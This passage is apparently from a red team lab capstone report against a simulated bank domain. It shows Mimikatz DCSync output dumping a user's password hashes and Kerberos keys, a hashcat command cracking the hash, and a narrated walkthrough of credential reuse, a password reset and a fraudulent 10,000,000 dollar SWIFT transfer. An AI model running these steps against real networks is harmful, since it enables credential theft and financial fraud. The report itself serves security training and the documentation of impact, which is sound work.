

Figure 74

To facilitate access to user workstations within the **Bank** domain, we will attempt to crack the NTLM hashes of relevant users. This will enable us to authenticate directly to their workstations and potentially gain further access to sensitive systems and applications.

1. **Dump NTLM Hashes Using Mimikatz**:
   We will utilize **Mimikatz** with the **DCSYNC** method to extract the NTLM hashes of targeted user accounts. This approach allows us to simulate the behavior of a Domain Controller and retrieve the necessary hashes from the Active Directory.

2. **Identify Target Accounts**:
   Focus will be placed on users identified during the enumeration of those with **Capturer** and **Approver** roles, as these accounts are likely to have the necessary permissions to interact with the SWIFT application.

3. **Crack the Extracted Hashes**:
   After successfully dumping the NTLM hashes, we will proceed to crack them using appropriate techniques. This may involve using tools specifically designed for hash cracking to recover the plaintext passwords.

By executing these actions, we will enhance our ability to access user workstations and increase our foothold within the **Bank** domain, facilitating further operations against the SWIFT application.

```
PS C:\Users\0xm.BANK\Downloads> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /user:c.young
[DC] 'bank.thereserve.loc' will be the domain
[DC] 'BANKDC.bank.thereserve.loc' will be the DC server
[DC] 'c.young' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : c.young

** SAM ACCOUNT **

SAM Username         : c.young
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/14/2023 5:36:11 AM
Object Security ID   : S-1-5-21-3455338511-2124712869-1448239061-1277
Object Relative ID   : 1277

Credentials:
  Hash NTLM: fbdcd5041c96ddbd82224270b57f11fc
    ntlm- 0: fbdcd5041c96ddbd82224270b57f11fc
    lm  - 0: b55a8414313047517459748ecfc6c697

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6e26555155ef3adaf51063431ee65a76

* Primary:Kerberos-Newer-Keys *
    Default Salt : BANK.THERESERVE.LOCc.young
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : d71b9948fd6d0a46a5e0b88f00bdb54bd173bc367343c42e0bd39ef922322a61
      aes128_hmac       (4096) : 63d17ceac2568ab2bb2364813cdd7f43
      des_cbc_md5       (4096) : f2043b1338254668

* Primary:Kerberos *
    Default Salt : BANK.THERESERVE.LOCc.young
    Credentials
      des_cbc_md5       : f2043b1338254668

* Packages *
```

Figure 75

We can confirm that we are able to crack the NTLM hash of the c.young user, using hashcat with our pre-generated list

```
┌──(kali㉿kali)-[~/Downloads/capstone/Capstone_Challenge_Resources]
└─$ hashcat -a 0 -m 1000 fbdcd5041c96ddbd82224270b57f11fc /usr/share/wordlists/rockyou.txt --show
fbdcd5041c96ddbd82224270b57f11fc:Password!
```

Figure 76

After obtaining access to user credentials, we can proceed to locate the user profile of c.young on the WORK2 machine. This step is crucial for further exploiting the user's environment and obtaining sensitive information.



Figure 77

Likewise, it appears that the Capturers use the JMP machine to perform their operations



Figure 78

As we can crack the password hash with hash cat for user a.holt let's try to change it from active directory



Figure 79

Upon examining the contents of a.holt's user profile on the JMP machine, we have come across a note intended for the approver. This discovery could provide valuable insights or instructions related to the SWIFT application or other sensitive processes within the Bank domain.



Figure 80

Upon accessing the SWIFT web application in the browser, we have discovered that user credentials are stored within the browser. This finding presents a significant opportunity for further exploitation.



Figure 81

And we are able to access the Dashboard as an Approver:



Figure 82

Since we manage to crack the c.young password, we can try to login to his workstation and see if manage to find stored credentials as well I found this note in his files since the password is same to AD we can go and login with AD credentials.



Figure 83



Figure 84

Demonstrating Risk and Impact in Domain Admin Engagements

In real-world engagements, possessing Domain Admin privileges alone may not suffice to convey the full risk and impact associated with compromising critical assets. It is essential to illustrate the potential consequences of such compromises.

Typically, it is the client's responsibility to conduct a comprehensive Risk Assessment, informed by ongoing Vulnerability Assessments, Penetration Tests, and Red Team Engagements throughout the year. The effectiveness of these assessments largely depends on the client's cybersecurity posture. However, to perform this evaluation accurately, it is crucial to document and articulate the impact and severity of identified findings.

While it is not necessary to catalog every vulnerability during this exercise, it is imperative to demonstrate the ramifications of our actions. This includes executing a fraudulent transfer, which necessitates both Capturer and Approver access.

We will begin this process by logging into the application using the provided test credentials.

As requested, we perform a new transaction of 10 000 000 dollars, using the provided SenderID and ReceiverID:



Figure 85

As the transaction is successfully initiated, a PIN number is sent to the provided email address. This PIN is essential for verifying the authenticity of the transaction.

Figure 86

Now, we should confirm the transaction using the PIN number received:



Figure 87

Now, accordingly to the implementation of the SWIFT backend, an employee with the capturer role should authenticate to the SWIFT application, capture and forward the transaction:



Figure 88

Lastly, an employee with the Approver role should authenticate to the SWIFT application, reviewing the transaction details and approve it. This action should be performed from a jump host:



Figure 89

And we have achieved full network compromise, while performing the goal execution and showing the impact of the compromise:

